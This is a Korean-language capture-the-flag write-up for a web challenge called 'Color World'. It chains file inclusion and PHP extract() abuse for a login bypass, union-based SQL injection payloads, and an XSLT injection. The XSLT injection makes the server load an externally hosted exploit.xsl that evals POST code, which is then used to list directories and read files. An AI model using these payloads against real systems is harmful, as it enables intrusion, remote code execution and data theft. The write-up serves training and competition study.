

Color World

It's Jaws - 문시우

1. Login Bypass (LFI + Extract Func)

```
<?php
error_reporting(0);
require("../page/config.php");
extract($_GET);

if(!isset($page)) die("<script>location.href='?page=login'</script>");
if(!file_exists($page.".php")) echo "file not found.\n";
if(!preg_match("/page/i", $page)) require($page.".php");
```

```
$conn = mysqli_connect($DB_HOST, $DB_USER, $DB_PASSWORD, $DB_NAME) or die('err');
$query = mysqli_query($conn, "SELECT * FROM `users` WHERE 1");
```




1. ?p 파라미터에서 LFI 취약점이 발생한다.
2. PHP Wrapper로 index.php와 login.php를 각각 leak 할 수 있다.
3. extract 함수의 취약점을 이용해 DB 커넥션 정보를 조작해 로그인 할 수 있다.

Quick Example

?p=login&DB_HOST=(ip)&DB_USER=(user)&DB_PASSWORD=(pass)&DB_NAME=(database)

[*] 이 때 MySQL 외부 접속을 허용해야 하며, (database) 에는 users 테이블이 있어야 한다.


로그인에 성공하면 Color-World가 펼쳐진다.



2. Color World (SQL Injection)

컬러를 선택하게 되면 \$_POST['color']로 컬러가 전달된다.

여기에 \$_POST['color'] 에서 SQL Injection 취약점이 발생한다.



exam (1) : color = 0' or '1'='1

exam (2) : color = 0' or 0 union select '1', '2

[*] 필터링하는 키워드는 없다.

SQL Injection (1)

- database name, table name extract

```
color=0' union select (select group_concat(table_schema,0x3a,table_name,"<br>") from information_schema.tables where table_schema not in ('information_schema', 'mysql')),':p
```

[*] 더 짧고 간단하게 얻으려면 database() 또는 schema() 를 사용하면 된다.

- table name, column name extract

```
color=0' union select (select group_concat(table_name,0x3a,column_name,"<br>") from information_schema.columns where table_schema="readonlyuser"),':p
```

- readonlyuser.xslt extract

```
color=0' union select (select group_concat(xsl,0x3a,path,"<br>") from readonlyuser.xslt where 1),' :p
```

xslt 테이블

RED:./801F7201346B43F8EE8390A1EF20DDCD/RED.XSL
,ORANGE:./801F7201346B43F8EE8390A1EF20DDCD/ORAN
,GREEN:./801F7201346B43F8EE8390A1EF20DDCD/GREEN.X

RED:./801F7201346B43F8EE8390A1EF20DDCD/RED.XSL
,ORANGE:./801F7201346B43F8EE8390A1EF20DDCD/ORANGE.XSL
,GREEN:./801F7201346B43F8EE8390A1EF20DDCD/GREEN.XSL
COLOR

<html xmlns:php="http://php.net/xsl">

SQL Injection (2)

```
mysql> select * from belluminar.xslt where 1;
```

xsl	path
red	./801f7201346b43f8ee8390a1ef20ddcd/red.xsl
orange	./801f7201346b43f8ee8390a1ef20ddcd/orange.xsl
green	./801f7201346b43f8ee8390a1ef20ddcd/green.xsl

3 rows in set (0.00 sec)

DB에서 .xsl 파일의 경로를 가져와 컬러를 적용 시키는 것을 알았다.

xslt vuln을 알고 있다면 `color=0' union select '1', 'http://munsiwoo.kr/exploit.xsl`

이런 식으로 다른 웹서버에서 xsl파일 로드를 시도해볼 수 있다.


XSLT Exploit (1) - exploit.xsl payload

load the exploit.xsl : `color=0' union select ':p','http://munsiwoo.kr/exploit.xsl`

- **PHP5**

```
<xsl:variable name="rce">
    eval($_POST[code]);
</xsl:variable>
<xsl:value-of select="php:function('preg_replace', '/a/e', $rce, 'a')" />
```

- **PHP7** (PHP7+ 부터는 preg_replace의 e옵션이 사라졌다.)



```
<xsl:value-of select="php:function('register_shutdown_function', 'assert', 'eval($_POST[a]))'" />
```

exploit.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body style="font-family:Arial;font-size:9pt;background-color:#FFFFFF">
<xsl:for-each select="colors/color">
  <div style="color:white;font-size:12pt">
    <xsl:value-of select="description"/>
  </div>
</xsl:for-each>
<xsl:value-of select="php:function('register_shutdown_function', 'assert', 'eval($_POST[code])')" />
</body>
</html>
```

can not be use
system, shell_exec, exec, passthru, fopen
functions.

XSLT Exploit (2) - opendir Func + PHP Wrapper

opendir()과 php wrapper를 사용하여 flag를 찾을 수 있다.

- opendir() - 디렉터리에 존재하는 파일을 확인하는 역할

```
color=0' union select '1','http://munsiwoo.kr/exploit.xsl&code=
$dir_path="/var/www/html/page/";if(!$a=@opendir($dir_path)){return false;}while(($file =
readdir($a))!==false){echo "$file\n";}closedir($a);
```

- php wrapper - 파일을 열어서 내용을 확인하는 역할

```
color=0' union select '1','http://munsiwoo.kr/exploit.xsl&code=include
('php://filter/convert.base64-encode/resource=/var/www/html/page/readme.php');
```

opendir()

:p

:p COLOR

base.php index.php .. readme.php config.php assets style.xml 801f7201346b43f8ee8390a1ef20ddcd .

flag{bfpdopfoprowpelwlekdsooasdiasodiowoqwe}

github.com/munsiwoo/CTF-Web-Prob/belluminar-poc-2017/